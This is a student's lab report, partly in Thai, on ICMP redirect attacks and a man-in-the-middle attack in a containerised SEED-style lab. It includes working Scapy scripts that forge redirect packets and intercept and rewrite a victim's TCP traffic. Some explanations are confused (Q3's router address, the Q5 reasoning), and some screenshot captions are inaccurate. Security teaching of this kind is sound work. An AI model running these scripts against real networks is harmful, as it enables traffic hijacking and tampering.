

## ICMP Redirect Attack Lab

Container:

```
[02/11/25]seed@VM:~/.../Lab4-Labsetup$ dockps
96e43ab67ea6  host-192.168.60.6
f196a5b45060  router
38de08128e5e  host-192.168.60.5
e4b1bf42d3af  attacker-10.9.0.105
23dd6bd9dd54  malicious-router-10.9.0.111
89175cc9bfe8  victim-10.9.0.5
[02/11/25]seed@VM:~/.../Lab4-Labsetup$
```

### Task 1: Launching ICMP Redirect Attack

Turn the protection off (all accept = on) on the victim container:

```
root@89175cc9bfe8:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@89175cc9bfe8:/# sysctl -a |grep all.accept_redirects
net.ipv4.conf.all.accept_redirects = 1
net.ipv6.conf.all.accept_redirects = 1
root@89175cc9bfe8:/# █
```

Code to tell victim to redirect to malicious router:

```
1#!/usr/bin/python3
2
3from scapy.all import *
4
5# Remember to run the following command on victim (turn on all accept)
6# sudo sysctl net.ipv4.conf.all.accept_redirects=1
7
8victim = '10.9.0.5'
9real_gateway = '10.9.0.11'
10fake_gateway = '10.9.0.111'
11
12ip = IP(src = real_gateway, dst = victim)
13icmp = ICMP(type=5, code=1) # 5 = Redirect, 1 = Redirect Datagram for the Host
14icmp.gw = fake_gateway
15
16# make header packet that looks like sent from victim to desired dest
17ip2 = IP(src = victim, dst = '192.168.60.5')
18
19send(ip/icmp/ip2/ICMP());
```

Traceroute on victim container (before):

My traceroute [v0.93]							
89175cc9bfe8 (10.9.0.5)				2025-02-11T09:09:20+0000			
Keys:	Help	Display mode	Restart statistics	Order of fields	quit		
			Packets		Pings		
Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11	0.0%	4	0.1	0.2	0.1	0.3	0.1
2. 192.168.60.5	0.0%	3	0.1	0.2	0.1	0.5	0.2

จากการทดลอง หาก attacker ส่ง packet แจ้งให้ victim เปลี่ยน Gateway เป็น malicious router (10.9.0.111) ในช่วงที่ victim ไม่ได้มีการรับส่ง packet ใดๆ การ attack นี้จะไม่มีผล จะมีผลก็ต่อเมื่อ victim มีการรับส่ง packet ICMP อยู่ (ในการทดลองนี้คือให้ ping 192.168.60.5 ค้างไว้) เมื่อ attacker ส่ง packet แจ้งให้เปลี่ยน Gateway จึงได้ผล มีข้อมูลการเปลี่ยน Gateway แสดงใน ip route cache

Traceroute on victim container (after):

My traceroute [v0.93]								
89175cc9bfe8 (10.9.0.5)			2025-02-13T04:23:40+0000					
Keys: Help   Display mode   Restart statistics   Order of fields   quit								
Host	Packets			Pings				
	Loss%	Snt	Last	Avg	Best	Wrst	StDev	
1. 10.9.0.111	0.0%	18	0.3	0.2	0.1	0.3	0.1	
2. 10.9.0.11	0.0%	18	0.2	0.2	0.1	0.4	0.1	
3. 192.168.60.5	0.0%	17	0.3	0.2	0.1	0.5	0.1	

```
root@89175cc9bfe8:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.219 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.212 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.315 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.089 ms
^C
--- 192.168.60.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3013ms
rtt min/avg/max/mdev = 0.089/0.208/0.315/0.080 ms
root@89175cc9bfe8:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 254sec
root@89175cc9bfe8:/#
```

**Question 1:** Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

Code: เปลี่ยน fake\_gateway จาก 10.9.0.111 เป็น 192.168.60.6

```
1#!/usr/bin/env python3
2
3from scapy.all import *
4
5# Remember to run the following command on victim (turn on all accept)
6# sudo sysctl net.ipv4.conf.all.accept_redirects=1
7
8victim = '10.9.0.5'
9real_gateway = '10.9.0.11'
10fake_gateway = '192.168.60.6'
11
12ip = IP(src = real_gateway, dst = victim)
13icmp = ICMP(type=5, code=1) # 5 = Redirect, 1 = Redirect Datagram for the Host
14icmp.gw = fake_gateway
15
16# make header packet that looks like sent from victim to desired dest
17ip2 = IP(src = victim, dst = '192.168.60.5')
18
19send(ip/icmp/ip2/ICMP());
```

Victim:

```
root@89175cc9bfe8:/# ip route show cache
root@89175cc9bfe8:/# ping 192.168.60.5 -c 4
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.152 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.089 ms

--- 192.168.60.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 0.076/0.099/0.152/0.030 ms
root@89175cc9bfe8:/# ip route show cache
root@89175cc9bfe8:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@89175cc9bfe8:/# █
```

My traceroute [v0.93]								
89175cc9bfe8 (10.9.0.5)				2025-02-13T05:54:44+0000				
Keys:	Help	Display mode	Restart statistics	Order of fields	quit			
Host	Packets			Pings				
	Loss%	Snt	Last	Avg	Best	Wrst	StDev	
	1. 10.9.0.11	0.0%	96	0.1	0.1	0.1	0.6	0.1
	2. 192.168.60.5	0.0%	95	0.1	0.1	0.1	0.7	0.1

จากการทดลองพบว่าหาก Gateway หลอกอยู่นอกวง LAN จะไม่สามารถ attack ได้ เนื่องจากการจะไปยัง Gateway นอกวง LAN จะต้องผ่าน Gateway ที่แท้จริงก่อนเสมอ

**Question 2:** Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

Code: เปลี่ยน fake\_gateway จาก 10.9.0.111 เป็น 10.9.0.100 ซึ่งไม่มีจริงในวง LAN

```
1#!/usr/bin/env python3
2
3from scapy.all import *
4
5# Remember to run the following command on victim (turn on all accept)
6# sudo sysctl net.ipv4.conf.all.accept_redirects=1
7
8victim = '10.9.0.5'
9real_gateway = '10.9.0.11'
10fake_gateway = '10.9.0.100'
11
12ip = IP(src = real_gateway, dst = victim)
13icmp = ICMP(type=5, code=1) # 5 = Redirect, 1 = Redirect Datagram for the Host
14icmp.gw = fake_gateway
15
16# make header packet that looks like sent from victim to desired dest
17ip2 = IP(src = victim, dst = '192.168.60.5')
18
19send(ip/icmp/ip2/ICMP());
```

Victim:

```
root@89175cc9bfe8:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@89175cc9bfe8:/# ip route show cache
root@89175cc9bfe8:/#
```

My traceroute [v0.93]								
89175cc9bfe8 (10.9.0.5)				2025-02-13T06:11:53+0000				
Keys: Help		Display mode	Restart statistics	Order of fields		quit		
		Packets		Pings				
Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev	
1. 10.9.0.11	0.0%	61	0.1	0.1	0.1	0.7	0.1	
2. 192.168.60.5	0.0%	61	0.1	0.1	0.1	0.3	0.0	

จากการทดลองพบว่า เนื่องจาก Gateway หลอก เป็น IP offline หรือไม่มีจริง victim จึงไม่สามารถวิ่งผ่าน gateway IP นั้นได้

**Question 3:** If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

```
sysctls:
  - net.ipv4.conf.all.send_redirects=0
  - net.ipv4.conf.default.send_redirects=0
  - net.ipv4.conf.eth0.send_redirects=0
```

Entries กลุ่มนี้ใช้สำหรับตั้งค่า container ตั้งแต่ตอน up container ว่าเป็นค่าเป็น 0 (turn off) เป็นการตั้งค่าว่าเมื่อได้รับ packet ที่ปลายทางไม่ได้ระบุเป็นตนเอง แล้วส่งต่อไปให้ปลายทางที่ถูกต้อง จะไม่ส่งข้อมูลบอกต้นทางว่า packet ถูก redirect มา เพื่อป้องกันไม่ให้ต้นทาง (victim) รู้ตัวว่าโดนเปลี่ยนเส้นทางแล้ว

Change value to 1 (turn on):

```
root@23dd6bd9dd54:/# sysctl -a |grep send_redirects
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
net.ipv4.conf.eth0.send_redirects = 0
net.ipv4.conf.lo.send_redirects = 1
root@23dd6bd9dd54:/# sysctl -w net.ipv4.conf.all.send_redirects=1
net.ipv4.conf.all.send_redirects = 1
root@23dd6bd9dd54:/# sysctl -w net.ipv4.conf.default.send_redirects=1
net.ipv4.conf.default.send_redirects = 1
root@23dd6bd9dd54:/# sysctl -w net.ipv4.conf.eth0.send_redirects=1
net.ipv4.conf.eth0.send_redirects = 1
root@23dd6bd9dd54:/# sysctl -a |grep send_redirects
net.ipv4.conf.all.send_redirects = 1
net.ipv4.conf.default.send_redirects = 1
net.ipv4.conf.eth0.send_redirects = 1
net.ipv4.conf.lo.send_redirects = 1
root@23dd6bd9dd54:/#
```

Victim:

```
root@89175cc9bfe8:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 295sec
root@89175cc9bfe8:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data:
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.105 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.102 ms
^C
--- 192.168.60.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.078/0.099/0.112/0.012 ms
root@89175cc9bfe8:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 277sec
root@89175cc9bfe8:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 261sec
root@89175cc9bfe8:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@89175cc9bfe8:/#
```

My traceroute [v0.93]									
89175cc9bfe8 (10.9.0.5)					2025-02-13T06:33:11+0000				
Keys:	Help	Display mode	Restart statistics	Order of fields	quit				
Host	Packets			Pings					
	Loss%	Snt	Last	Avg	Best	Wrst	StDev		
	0.0%	48	0.1	0.1	0.1	0.2	0.0		
1. 10.9.0.11									
2. 192.168.60.5	0.0%	47	0.1	0.1	0.1	0.4	0.1		

เมื่อเปลี่ยนค่า entries ดังกล่าวเป็น on แล้ว ตัว malicious จะมีการส่งข้อมูลบอกต้นทางว่าถูก redirect มา สังเกตได้จาก ip route cache ของเครื่องต้นทาง (victim) ว่า redirected และวิ่งตรงไปยัง gateway ที่ถูกต้อง ดังแสดงบน My traceroute ว่าไม่วิ่งผ่านตัว malicious router (10.9.0.11) เลย บน cache เองจะแสดงว่าวิ่งผ่าน 10.9.0.11 เช่นกัน

## Task 2: Launching the MITM Attack

Change sysctl on malicious router back to 0:

```
root@23dd6bd9dd54:/# sysctl -a |grep send_redirects
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
net.ipv4.conf.eth0.send_redirects = 0
net.ipv4.conf.lo.send_redirects = 1
root@23dd6bd9dd54:/#
```

Start a TCP server on 192.168.60.5:

```
root@38de08128e5e:/# nc -lp 9090
hi
hihi
█
```

Start a TCP client on victim = 10.9.0.5:

```
root@89175cc9bfe8:/# nc 192.168.60.5 9090
hi
hihi
█
```

Run the ICMP Redirect Attack (every 5 seconds to keep poisoning) and set IP forwarding on the malicious router to off:

```
root@23dd6bd9dd54:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@23dd6bd9dd54:/#
```


Your task is to replace every occurrence of your first name in the message with a sequence of A's.

MITM Code running on malicious router:

```
1#!/usr/bin/env python3
2from scapy.all import *
3IP_A = "10.9.0.5"
4IP_B = "192.168.60.5"
5IP_M = "10.9.0.111"
6
7print("LAUNCHING MITM ATTACK.....")
8
9def spoof_pkt(pkt):
10    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
11        newpkt = IP(bytes(pkt[IP]))
12        del(newpkt.chksum)
13        del(newpkt[TCP].payload)
14        del(newpkt[TCP].chksum)
15
16        if pkt[TCP].payload:
17            data = pkt[TCP].payload.load
18            print("*** %s, length: %d" % (data, len(data)))
19
20            newdata = re.sub(r'[0-9a-zA-Z]', r'A', data.decode())
21
22            send(newpkt/newdata)
23        else:
24            send(newpkt)
25
26filter_template = 'tcp and src {A}'
27f = filter_template.format(A=IP_A)
28pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```



Result:



The screenshot displays three terminal windows from a VM named 'seed@VM'. The top-left window shows the output of a packet capture tool, displaying two ICMP packets: one with data 'AAAA' (length 5) and another with data 'Kanchana' (length 9). The top-right window shows a netcat listener on port 9090 that receives the 'AAAA' data. The bottom window shows a netcat listener on port 9090 that receives the 'Kanchana' data.

```
seed@VM: ~/.../Lab3-ICMP-setup
Sent 1 packets.
*** b'AAAA\n', length: 5
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Kanchana\n', length: 9
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

root@38de08128e5e: /# nc -lp 9090
AAAA
AAAAAAA


seed@VM: ~
root@89175cc9bfe8: /# nc 192.168.60.5 9090
test
Kanchana
```

**Question 4:** In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.

ดักเฉพาะฝั่ง source = 10.9.0.5 ที่เป็นเครื่อง victim เพียงฝั่งเดียว (จาก code จะ filter เพียง “tcp and src 10.9.0.5”) เนื่องจากเป็นการเชื่อมต่อระหว่างเครื่อง victim กับเครื่องอื่นที่อาจจะเป็น IP ใดก็ได้ จึงดักฝั่งที่รู้แน่ชัด นั่นคือฝั่ง victim ทั้งยังเป็นฝั่งที่ถูก ICMP Redirect Attacking อีกด้วย


**Question 5:** In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

Capturing using IP address:



The screenshot shows three terminal windows. The leftmost window displays the output of a script, showing multiple 'Sent 1 packets.' messages and hex dump details for captured data: 'b'AAAA\n', length: 5' and 'b'Kanchana\n', length: 9'. The middle window shows a netcat listener on IP 10.9.0.5, receiving 'AAAA' and 'AAAAAAA'. The rightmost window shows a netcat listener on IP 192.168.60.5, receiving 'test' and 'Kanchana'.

Capturing using MAC address (filter = 'tcp and ether src 02:42:0a:09:00:05'):



The screenshot shows three terminal windows. The leftmost window shows the script output, including 'LAUNCHING MITM ATTACK.....', 'Sent 1 packets.', and hex dump details: 'b'\n', length: 1', 'b'test MAC address\n', length: 17', and 'b'KANCHANA\n', length: 9'. The middle window shows a netcat listener on IP 10.9.0.5, receiving 'AAAA AAA AAAAAAA' and 'AAAAAAA'. The rightmost window shows a netcat listener on IP 192.168.60.5, receiving 'test MAC address' and 'KANCHANA'.

Capture ด้วย MAC address เป็นตัวเลือกที่ดีกว่า เพราะ packet ที่รับส่งด้วย MAC address มีจำนวนน้อยกว่า IP address จะเห็นได้ว่าเมื่อ capture ด้วย MAC address มีการส่ง packet อื่นที่ไม่มี TCP payload น้อยกว่าการ capture ด้วย IP address (ขึ้นประโยคว่า Sent 1 packets โดยไม่แสดง length data) ซึ่งจะช่วยลดการรับส่ง packet อื่นที่ไม่ต้องการออกไปได้